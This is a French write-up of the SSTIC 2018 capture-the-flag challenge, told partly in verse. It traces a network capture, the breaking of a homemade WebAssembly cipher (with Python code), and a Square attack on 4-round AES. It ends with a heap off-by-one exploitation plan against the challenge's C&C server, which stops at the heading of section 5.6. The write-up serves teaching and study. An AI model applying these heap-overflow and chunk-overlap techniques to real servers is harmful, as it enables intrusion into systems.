~~Solution~~ Recueil de poèmes du challenge SSTIC 2018

Pierre Bienaimé

16 mai 2018

Table des matières

1 Ballade - *Introduction*

Cette année, pas de long discours
Ni d'ennuyeuses explications.
J'ai décidé de faire plus court
Que lors des dernières éditions.
Mais je suis quand même un peu con
Car dans un élan artistique
J'ai mis en rimes ma solution
Tant j'aime le challenge SSTIC.

Jamais trivial, ardu toujours,
Je m'y casse la dentition.
Murs, impasses et carrefours ;
De quoi se remettre en question.
Persévérer, car la mission
Pour progresser est fantastique.
Tout ça n'est que délectation
Tant j'aime le challenge SSTIC.

L'excellent scénario du jour :
L'analyse d'une compromission.
Hacker les auteurs en retour
Après identification.
Cryptographie, exploitation
Et références humoristiques.
La plus belle des compétitions,
Tant j'aime le challenge SSTIC.

Ô toi, lecteur en dépression ;
Pas de solution didactique
Mais l'expression de ma passion
Tant j'aime le challenge SSTIC.


Le fichier de départ du challenge ainsi que l'énoncé sont disponibles à l'adresse http://communaute.sstic.org/ChallengeSSTIC2018. À partir d'une trace réseau, il va falloir isoler l'attaque, récupérer et analyser le malware, déchiffrer les communications entre la victime et le serveur de contrôle (C&C), pour finir en apothéose par un *hack back* : l'exploitation du C&C. L'exploitation finale est épique. J'y ai vu du beau et une certaine forme d'art. C'est elle qui est à l'origine de cette envie saugrenue d'aligner quelques rimes.

2 Madrigal - *Anomaly Detection*

Cette première épreuve est un préliminaire ;
Un baiser dans le cou de notre tortionnaire
Qui nous appâte par ses lèvres au goût de miel
Avant de nous forcer à manger tout le pot.
Mais mon appétit eu raison de ce suppôt
Qui m'emmena fortuitement au septième ciel.

Points clés


• Pour extraire facilement les fichiers à analyser, on peut utiliser une des fonctionnalités de Wireshark : *Fichier -> Exporter Objets -> HTTP*, puis trier par nom d'hôte. L'anomalie se retrouve d'ailleurs mise en avant, car c'est le seul hôte qui n'a pas de nom de domaine associé et qui utilise une adresse IP privée.



Paquet	Nom d'hôte	Type de contenu	Taille	Nom du fichier
10257		text/html	90 bytes	
21500		text/html	90 bytes	
22086		text/html	110 bytes	
30985	10.141.20.18:8080	application/wasm	13 kB	blockcipher.wasm?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
9275	10.241.20.18:8080	application/x-javascript	10 kB	stage1.js
9431	10.241.20.18:8080	application/x-javascript	2573 bytes	utils.js
30972	10.241.20.18:8080	application/x-javascript	25 kB	blockcipher.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
31137	10.241.20.18:8080	application/x-javascript	1296 kB	payload.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
31148	10.241.20.18:8080	application/x-javascript	4040 bytes	stage2.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
316	api.amplitude.com	application/x-www-form-urlencoded	1779 bytes	/

• Pour travailler dans de bonnes conditions, les fichiers ont été hébergés en local à l'aide du toujours très pratique **python -m SimpleHTTPServer**

• Le code WebAssembly peut être analysé grâce au débugueur de Chrome. On trouve ainsi une fonction getFlag, qui attend une valeur en entrée et qui construit le premier flag. Cette valeur (89594904 [1]) se trouve en dur dans le code wasm de la fonction getFlag. On peut alors directement appeler la fonction dans la console de Chrome.



• Le flag correspond au hash md5 du mot *dangereux*

```
SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}
```

1. Soit 0x5571C18 en hexa, c'est à dire SSTIC 2018 en Leet Speak

3 Acrostiche - *Disruptive JavaScript*

WebAssembly, technologie intéressante,
Encore mal supportée, peut-être trop récente.
Bien souvent, tu fais planter les navigateurs
Alors que tu dois être un accélérateur.
Solution choisie pour un chiffrement par bloc
Savamment modifié, solide comme un roc.
Est-ce que j'ai le droit de changer de langage ?
Mon cœur aime le Python, n'en prends pas ombrage.
Bon sang, mais où est l'erreur d'optimisation ?
Lorenz0, pense à ton srab, chante moi du sale
Y a pas mieux, mamène, pour trouver la solution.

Points clés

• Ce niveau consiste à casser un algorithme de chiffrement par bloc *maison* codé en WebAssembly.

• Mon objectif initial était de réimplémenter decryptBlock et setDecryptKey en python, puis d'y faire passer le solveur z3 pour retrouver la clé. SetDecryptKey était assez difficile à convertir en python, car le débugueur de Chrome plante dès qu'il rencontre une instruction **i64.load**. Il a donc fallu bidouiller ! J'ai beaucoup utilisé **wabt** [2] pour convertir le wasm en wat (et inversement) afin d'analyser l'algorithme de chiffrement par petits morceaux. Une fois le portage Python terminé, z3 n'a pas réussi à digérer l'algorithme dans un temps raisonnable. Mais ce portage n'a pas été complètement inutile, puisqu'il a permis de casser l'algorithme relativement proprement puis de déchiffrer en Python.

• L'algorithme de chiffrement par bloc semble être une variante de GOST 34.12-2015. Il travaille sur des blocs de 16 octets et utilise une clé de 32 octets, qui est dérivée en un contexte de 160 octets.

• L'implémentation wasm contient une bonne quantité de calculs inutiles car deux des fonctions utilisées s'annulent (nommées *d() et o()*).

• La routine de déchiffrement se termine [3] par un xor entre le début du contexte et une valeur qui dépend de tout le reste. Ce xor final casse complètement l'algorithme de chiffrement. Comme on dispose d'un clair connu sur le premier bloc, on peut modifier le début du contexte pour obtenir le-dit bloc, et déchiffrer alors correctement tout le reste des données. Inutile de bruteforcer : comme on s'est donné la peine de recoder l'algo, on peut utiliser un contexte quelconque et calculer la valeur exacte que devront prendre ses 16 premiers octets.

• Une fois les données déchiffrées, on obtient le fichier binaire du malware. Il contient un flag.

```
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

• On notera qu'on crée ainsi des contextes *invalides*, c'est à dire impossibles à obtenir à partir d'une clé de 32 octets. On déchiffre donc les données sans connaître la clé de chiffrement. Mince, j'ai bien peur que dans ce cas très précis, pour une fois on a le droit de dire qu'on **décrypte** !

• Ci-dessous, l'implémentation de l'algorithme de chiffrement en Python et le code permettant de le casser et de **décrypter** [4] le malware.

2. https://github.com/WebAssembly/wabt
3. se termine presque, car il y a ensuite une petite étape d'obfuscation, mais qui est réversible et qui n'utilise pas la clé
4. mes yeux saignent

```python
from payload import payload


wasm_data = [220, 99, 122, 33, 88, 31, 118, 93, 212, 219, 114, 153, 80, 151, 110, 213, 204, 83, 106, 17,
72, 15, 102, 77, 196, 203, 98, 137, 64, 135, 94, 197, 188, 67, 90, 1, 56, 255, 86, 61, 180, 187, 82, 121,
48, 119, 78, 181, 172, 51, 74, 241, 40, 239, 70, 45, 164, 171, 66, 105, 32, 103, 62, 165, 156, 35, 58,
225, 24, 223, 54, 29, 148, 155, 50, 89, 16, 87, 46, 149, 140, 19, 42, 209, 8, 207, 38, 13, 132, 139, 34,
73, 0, 71, 30, 133, 124, 3, 26, 193, 248, 191, 22, 253, 116, 123, 18, 57, 240, 55, 14, 117, 108, 243, 10,
177, 232, 175, 6, 237, 100, 107, 2, 41, 224, 39, 254, 101, 92, 227, 250, 161, 216, 159, 246, 221, 84, 91,
242, 25, 208, 23, 238, 85, 76, 211, 234, 145, 200, 143, 230, 205, 68, 75, 226, 9, 192, 7, 222, 69, 60, 195,
218, 129, 184, 127, 214, 189, 52, 59, 210, 249, 176, 247, 206, 53, 44, 179, 202, 113, 168, 111, 198, 173,
36, 43, 194, 233, 160, 231, 190, 37, 28, 163, 186, 97, 152, 95, 182, 157, 20, 27, 178, 217, 144, 215, 174,
21, 12, 147, 170, 81, 136, 79, 166, 141, 4, 11, 162, 201, 128, 199, 158, 5, 252, 131, 154, 65, 120, 63, 150,
125, 244, 251, 146, 185, 112, 183, 142, 245, 236, 115, 138, 49, 104, 47, 134, 109, 228, 235, 130, 169, 96,
167, 126, 229, 123, 32, 114, 101, 116, 117, 114, 110, 32, 77, 111, 100, 117, 108, 101, 46, 100, 40, 36, 48,
41, 59, 32, 125, 0, 148, 32, 133, 16, 194, 192, 1, 251, 1, 192, 194, 16, 133, 32, 148, 1, 187, 107, 217, 207,
37, 113, 239, 82, 82, 189, 27, 252, 9, 110, 65, 190, 155, 40, 234, 131, 92, 63, 8, 128, 126, 19, 218, 253,
233, 216, 132, 151, 147, 178, 172, 198, 121, 241, 90, 112, 145, 242, 199, 116, 184, 162, 240, 166, 43, 57,
242, 112, 200, 135, 174, 150, 196, 15, 190, 133, 46, 83, 208, 141]

def d(x):
    return ((200 * x * x) + (255 * x) + 92) % 0x100

def o(x): # inverse of d
    return wasm_data[x]

def xor(a, b):
    assert(len(a) == len(b))
    return [a[i] ^ b[i] for i in range(len(a))]

def deobfuscate(payload):
    p = payload.decode("base64")
    r = []
    for c in p:
        r.append(d(ord(c)))
    return r

def f(data_byte, x):
    if x == 0:
        return 0
    if data_byte == 1:
        return x
    t = x
    r = 0
    while data_byte:
        if data_byte & 1:
            r = r ^ t
        x = t << 1
        a = 0
        if t >= 0x80:
            a = 0xC3
        t = (x ^ a) & 0xFF
        data_byte = (data_byte & 0xFF) >> 1
    return r

def nounours_rotate(buf, reverse=False):
    b = buf[:]
    if reverse:
        b = b[::-1]
    for _ in range(16):
        head = b.pop(0)
        for i in range(15):
            head = head ^ f(wasm_data[281+i], b[i])
        b.append(head)
    if reverse:
        b = b[::-1]
    return b

# key = 32 bytes
# ctx = 160 bytes
def set_decrypt_key(key):
    ctx = [None]*160
```

```
    ctx[:32] = key
    a = key[:16]
    b = key[16:]
    for i in range(1,33):
        buf = [0]*15 + [i]
        buf = nounours_rotate(buf, True)
        buf = xor(buf, a)

        buf = nounours_rotate(buf, True)
        buf = xor(buf, b)

        if i % 8 == 0:
            idx = i*4
            ctx[idx:idx+16] = buf
            ctx[idx+16:idx+32] = a
        b = a[:]
        a = buf[:]
    return ctx

def decrypt_block(ctx, block):
    buf = xor(ctx[144:], block)
    for i in range(8,-1,-1):
        buf = nounours_rotate(buf)
        idx = i << 4
        buf = xor(buf, ctx[idx:idx+16])
    for i in range(16):
        buf[i] = o(buf[i]) # obfuscate (inverse of 'd')
    return buf

def break_cipher(first_block, marker, iv):
    dummy_key = [0] * 32
    dummy_ctx = set_decrypt_key(dummy_key)
    dummy_plain = decrypt_block(dummy_ctx, first_block)
    target = xor(marker, iv)
    for i in range(16):
        target[i] = d(target[i])
        dummy_plain[i] = d(dummy_plain[i])
    dummy_ctx[:16] = xor(dummy_plain, target)
    return dummy_ctx

if __name__ == '__main__':
    # Break the blockcipher
    encrypted_data = deobfuscate(payload)
    iv = encrypted_data[16:32]
    first_block = encrypted_data[32:48]
    marker = [ord(c) for c in "-Fancy Nounours-"]
    magic_ctx = break_cipher(first_block, marker, iv)

    # Decrypt data
    plaintext = []
    for i in range(0, len(encrypted_data[32:]), 16):
        cipher = encrypted_data[i+32:i+48]
        plain = decrypt_block(magic_ctx, cipher)
        plaintext.extend(xor(plain, iv))
        iv = cipher

    # Save malware
    with open("f4ncyn0un0urs", "wb") as fp:
        fp.write("".join(chr(c) for c in plaintext[16:]))
```

4 Sonnet - *Battle-tested Encryption*

Il est temps d'étudier de plus près ce malware.
C'est un fichier binaire qui contient des symboles.
Par rétroconception promptement on isole
La moitié de la cryptographie de la Terre.

Dans un réseau maillé qu'un C&C fédère,
Notre victime s'insère et offre son contrôle
À des ours en peluche aimant les forts alcools
Sans pouvoir espérer de retour en arrière.

Cette implém' d'AES ne fait que quatre tours !
Pour un algo de crypto c'est un peu trop court ;
Une attaque carrée nous montre où est le Graal.

Entre documents top secret et chien-homard,
On déniche enfin au milieu de ce bazar,
La précieuse adresse IP du serveur central.

Points clés

• Le malware est un binaire ELF. Il s'enregistre auprès d'un C&C et rejoint un réseau maillé. Le même binaire se comporte comme un client ou comme un serveur, selon les arguments avec lesquels il est lancé. Dans tous les cas, il sert également de relai.

• La communication entre deux pairs du réseau maillé est chiffrée. Elle commence par de la cryptographie asymétrique (RSA) afin d'échanger deux clés de chiffrement symétriques (AES) qui seront utilisées pour chiffrer le reste des communications. Ensuite, un protocole propriétaire permet au serveur de contrôler ses clients. Il peut faire des pings, échanger des fichiers et exécuter des commandes arbitraires.

• La cryptographie symétrique utilisée est un chiffrement AES-128 en mode CBC qui ne fait que 4 tours au lieu de 10. Pour s'en assurer et pouvoir recoder un client en Python, on va modifier à chaud le module CryptoPlus pour réduire le nombre de tours d'AES.

```
1  from CryptoPlus.Cipher import rijndael
2  # Force 4-round AES-128
3  rijndael.num_rounds = {16:{16:4}}
4
5  from CryptoPlus.Cipher import python_AES as aes4
6  from CryptoPlus.Cipher.blockcipher import MODE_CBC
7
8  [...]
```

• Une deuxième faiblesse est l'utilisation, comme IV, d'un compteur qui s'incrémente à chaque échange (alors qu'il aurait fallu utiliser un IV aléatoire). Comme le premier bloc de 16 octets de chaque échange est constant et connu, si on capture les 256 premiers échanges entre la victime et le C&C, on remplit toutes les conditions pour pouvoir mener à bien une Square Attack sur AES et ainsi retrouver la clé de chiffrement.

• La compétition **0ctf** de 2016 comportait une épreuve, nommée *People's Square*, qui nécessitait de réaliser cette même attaque sur AES. J'ai donc utilisé le code de l'équipe **p4**, disponible à l'adresse https://github.com/p4-team/ctf/tree/master/2016-03-12-0ctf/peoples_square. Il fonctionne directement si on remplace le jeu des 256 blocs chiffrés par le nôtre.

• On déchiffre les communications entre la victime et le C&C. L'opérateur du C&C exfiltre le fichier `confidentiel.tgz`. Il contient de la documentation provenant d'un leak de la CIA, ainsi que le flag du niveau. Il vient ensuite déposer un fichier `surprise.tgz` qui renferme toute une collection de Lobster Dog, running gag classique du challenge SSTIC.

`SSTIC2018{07aa9feed84a9be785c6edb95688c45a}`

• L'adresse IP d'un C&C public n'est pas si triviale à trouver. Dans la capture réseau, la victime et le serveur ont une adresse IP privée. On cherche donc un autre nœud du réseau maillé qui sera accessible depuis Internet. Après une analyse plus poussée du protocole de communication du malware, on s'aperçoit que le premier paquet du serveur est un échange de routes. Le C&C transmet à la victime les informations d'un autre pair auquel il est relié. On récupère ainsi une structure **sockaddr** qui contient l'adresse IP et le port du C&C public : 195.154.105.12 TCP/36735.

5 Rondeau redoublé - *Nation-state Level Botnet*

Vulnérabilité se trouve vite ;
Avec rigueur agencer la mémoire ;
Les gadgets s'enchaînent et nous invitent
À hisser l'exploitation au rang d'Art.

Fixer son clavier d'un air péremptoire ;
Rouler la tête jusqu'à l'encéphalite.
Quelques pairs et quelques routes plus tard,
Vulnérabilité se trouve vite.

Mais l'exploitation montre ses limites.
Partant de rien, on doit en plus d'y croire,
Pour transformer sa pierre en mégalithe,
Avec rigueur agencer la mémoire.

Ne pas se hâter de crier victoire ;
Mais on sent bien qu'autour d'elle on gravite.
Après d'âpres efforts, vers elle, un soir,
Les gadgets s'enchaînent et nous invitent.

Beauté avec reconduction tacite ;
Que d'harmonie on se surprend à voir !
On comprend pourquoi chaque esthète hésite
À hisser l'exploitation au rang d'Art.

Je profite d'un tout dernier regard,
Reine des disciplines interdites,
Avant de mettre un terme à notre histoire,
Qui débuta grâce à une petite
Vulnérabilité.

5.1 Objectif

Ce dernier niveau était vraiment excellent et la route vers une exploitation fonctionnelle fut longue. La solution va donc rentrer davantage dans les détails.

Le malware fonctionne en mode serveur sur l'adresse IP publique obtenue précédemment. Le but est de l'exploiter pour prendre le contrôle (autant que possible) de la machine et y trouver l'adresse email de validation du challenge. On se garde bien d'y connecter notre malware en mode client, car le serveur pourrait alors exécuter des commandes arbitraires sur notre machine. À la place, on va coder un client Python minimaliste.

Le binaire distant est le même que celui que nous avons récupéré en local. Il est donc possible de concevoir toute notre exploitation en local, puis de la jouer à distance quand tout sera fonctionnel.

5.2 Trouver une vulnérabilité

La première étape est de trouver une vulnérabilité. Après examen de la surface d'attaque, on constate qu'en tant que client, on ne dispose que de deux types d'action qui auront une influence sur le serveur :

1. Enregistrer un nouveau client, c'est à dire gérer toute la partie cryptographique (s'échanger les clés RSA, négocier les clés AES) puis envoyer une commande de peering. On pourra ensuite supprimer ce client en fermant notre socket.
2. Ajouter une nouvelle route à notre client. Si on envoie une commande de peering au serveur en changeant le nom du pair source, le serveur va croire que, tel un relai, nous avons fait transiter la commande de peering d'un autre client. Le serveur va donc se souvenir que s'il désire s'adresser à ce nouveau client, il passera par nous.

On écrit un petit script de fuzzing du pauvre, qui effectue ces deux actions en boucle, avec des noms de client et de route aléatoires. Rapidement, on obtient des crashs du serveur, qu'on peut analyser pour comprendre ce qu'il s'est passé.

Le crash se produit (généralement) quand on ajoute une 12ème route à un client. Lorsqu'un client s'enregistre, le serveur alloue deux chunks dans le heap qui resteront en place tant que le client est connecté :

1. Un chunk de 0x240 octets dans lequel il stocke les informations nécessaires à la communication avec ce client, à savoir les deux clés AES et leurs contextes, le nom du client ainsi que le descripteur de fichier de la socket. Dans le reste de la solution, ce type de chunk sera appelé **C**.
2. Un chunk de 0x40 octets dédié à accueillir les futures routes de ce client. Chaque route est simplement un identifiant unique de 8 octets qui correspond au nom du pair. Ce chunk permet de stocker initialement 8 routes par client. Si jamais le client déclare plus de 8 routes, le serveur va effectuer un **realloc** de ce chunk pour y ajouter 0x20 octets, c'est à dire la place pour stocker 4 routes supplémentaires. Et ainsi de suite. Dans le reste de la solution, ce type de chunk sera appelé **R**.

La vulnérabilité est un heap overflow. Plus précisément un heap off-by-one. Il y a un bug dans la fonction **add_to_route** (une instruction **jbe** qui aurait dû être un **jb**)

qui nous permet de stocker une route supplémentaire avant que le 2ème **realloc** ne se produise. On a donc la possibilité d'écrire 8 octets arbitraires juste après un chunk **R**.

5.3 Faire quelque chose de cette vulnérabilité

On peut déborder de 8 octets en dehors du chunk qui stocke les routes d'un de nos clients. C'est bien. Mais qu'est-ce qu'on peut en faire ? Est-ce que ce bug est vraiment exploitable ?

Ces 8 octets contiennent la taille du chunk suivant [5]. On peut donc modifier la taille du chunk situé juste après le notre dans le heap.

On expérimente toute la combinatoire des possibilités qui s'offrent à nous : modifier un chunk alloué, modifier un chunk libéré, mettre une taille plus petite, mettre une taille plus grande, changer les flags, modifier la taille du heap disponible. Tout cela permet de se familiariser empiriquement avec le fonctionnement de l'allocateur.

Selon leur taille, les chunks vont être gérés différemment par l'allocateur (fast bin, small bin, large bin). On constate que les chunks qu'on peut manipuler (**C** et **R**) sont trop petits pour tirer profit de la fusion qui peut avoir lieu entre plusieurs chunks libérés. Si on utilise notre vulnérabilité pour changer la taille et/ou les flags d'un petit chunk libéré, notre modification sera ignorée par l'allocateur.

Finalement, on parvient à produire un effet intéressant lorsqu'on augmente la taille d'un chunk utilisé (au moins 0x500 octets) puis qu'on libère ce chunk.

Une fois que le chunk corrompu est libéré, l'allocateur pensera que ce grand espace est disponible et il s'en servira pour y allouer ses futurs chunks. Or, on peut faire en sorte de conserver un de nos chunks dans cet espace faussement libre. On crée ainsi un chevauchement entre plusieurs chunks, qui nous permet de modifier arbitrairement le contenu de futurs chunks du serveur.

Attention, la taille qu'on écrase ne doit pas être choisie au hasard. Au moment de la libération du chunk corrompu, l'allocateur vérifie qu'il y a bien un autre chunk valide situé juste après lui. Il faut aussi être vigilant sur les données qui seront écrasées lors du chevauchement. Si on casse un chunk **C**, le serveur ne va plus fonctionner. On peut par contre casser un chunk **R** sans grande conséquence.

5.4 Obtenir une écriture arbitraire

Pour transformer notre chevauchement de chunks en écriture mémoire arbitraire, il faut s'arranger pour que l'allocateur place un chunk *intéressant* dans la zone de chevauchement.

Les chunks de type **C** et **R** ne contiennent aucun pointeur. Pouvoir modifier arbitrairement leur contenu via notre chevauchement n'apportera donc pas grand-chose [6].

5. Ainsi que trois flags, notamment un qui indique si le chunk est utilisé ou s'il a été **free**

6. A l'exception peut-être du descripteur de fichier de la socket. On pourrait imaginer des scénarios qui en tirent profit, si par exemple d'autres clients actifs sont connectés sur le serveur

En cherchant mieux, on trouve bien un chunk d'intérêt : celui qui contient la table de routage du serveur. On appellera ce chunk **T**. La table de routage contient un pointeur vers les chunks **C** et **R** de chaque client connecté. Cette table peut initialement gérer 6 clients. Si davantage de clients se connectent, un **realloc** se produit pour augmenter la taille de la table de routage. Si les planètes sont correctement alignées, on peut provoquer ce **realloc** et faire en sorte que le chunk **T** atterrisse dans notre zone de chevauchement. On utilise ensuite le chevauchement pour remplacer un pointeur de chunk **R** par une adresse arbitraire. Lorsqu'on ajoutera de nouvelles routes dans ce chunk, on va en réalité écrire à notre adresse arbitraire.

Il n'y a pas de place pour le hasard. Il va falloir effectuer nos actions dans un ordre bien précis pour agencer la mémoire du serveur de façon à faire fonctionner notre exploitation. Pour donner un ordre de grandeur, mon code d'exploitation crée 8 clients et 159 routes.


Détail amusant, pour agencer correctement la mémoire et obtenir des chunks de la taille qu'on souhaite, on aura besoin de faire grossir plusieurs chunks **R**. Mais on se retrouve alors embêté par la même vulnérabilité qui nous permet d'exploiter le serveur. Au bout de la 12ème route d'un client, puis ensuite toutes les 4 routes, le heap overflow se produit et on écrase la taille du chunk suivant. Pour ne rien casser, on va faire en sorte de toujours écraser la taille du dernier chunk [7] et d'y écrire une taille cohérente.

5.5 J'ai rien compris, tu veux pas me faire un dessin ?

Bon, bon.. ok. Voici la façon dont évolue le heap pendant la première partie de notre exploitation. Les zones grisées correspondent à des chunks utilisés par le serveur, sur lesquels nous n'avons aucun contrôle. Ces chunks ne sont pas du tout à l'échelle, mais ils permettent de visualiser qui est contigu avec qui. Les zones blanches représentent la mémoire disponible. Pour le reste, on retrouve nos chunks **C**, **R** et **T**.

1. Situation initiale du heap, lorsque l'on se connecte avec un premier client. On remarque que la mémoire contient des trous que nos premiers chunks vont venir combler.
2. Création du deuxième client.
3. Création du troisième client. Les trous sont (pour l'instant) bouchés. Nos deux chunks **C3** et **R3** sont alloués à la fin du heap, de manière contiguë.
4. Création du quatrième client.
5. Ajout de 11 routes dans **R1**, ce qui provoque un premier **realloc** du chunk.
6. Création du cinquième client.
7. Ajout de 72 routes dans **R2**. Le chunk va se faire **realloc** 13 fois ! **R2** fait désormais la même taille que les chunks **C** (0x240 octets). On en profite pour glisser deux adresses de gadgets quelque part dans **R2**, qui serviront plus tard.
8. Ajout de 10 routes dans **R3**.
9. Ajout de 34 routes dans **R4**, pour que ce chunk fasse la même taille que la future table de routage **T** (0x110 octets).
10. Création du sixième client.

7. C'est un chunk spécial qui contient la taille de la mémoire disponible du heap



11. Ajout d'un nombre arbitraire de routes dans **R6**. C'est à cet endroit que l'on va stocker notre ropchain, qui servira plus tard.
12. Ajout d'une 12ème route dans **R1** qui va écraser la taille du chunk **C5**. À la place de 0x241, on écrit 0x611, ce qui correspond à la taille de **C5** + **R2** + **R3** + **R4** + le bit de poids faible qui indique que le chunk est utilisé.
13. Fermeture de la socket de notre cinquième client, ce qui entraîne un **free** des chunks **C5** et **R5**.
14. Création du septième client. Il vient se loger à l'ancienne place de **C5**.

15. Création du huitième client, dont le chunk **C8** va être alloué au même endroit que **R2**. Les routes de **R2** se font donc partiellement écraser par **C8**. Ce huitième client provoque un **realloc** de la table de routage **T**, qui vient se chevaucher avec **R3** et **R4**.
16. Ajout d'une route dans **R3**, qui vient modifier un pointeur de la table de routage et nous offrir une écriture mémoire arbitraire.

5.6 Contrôler le pointeur d'exécution

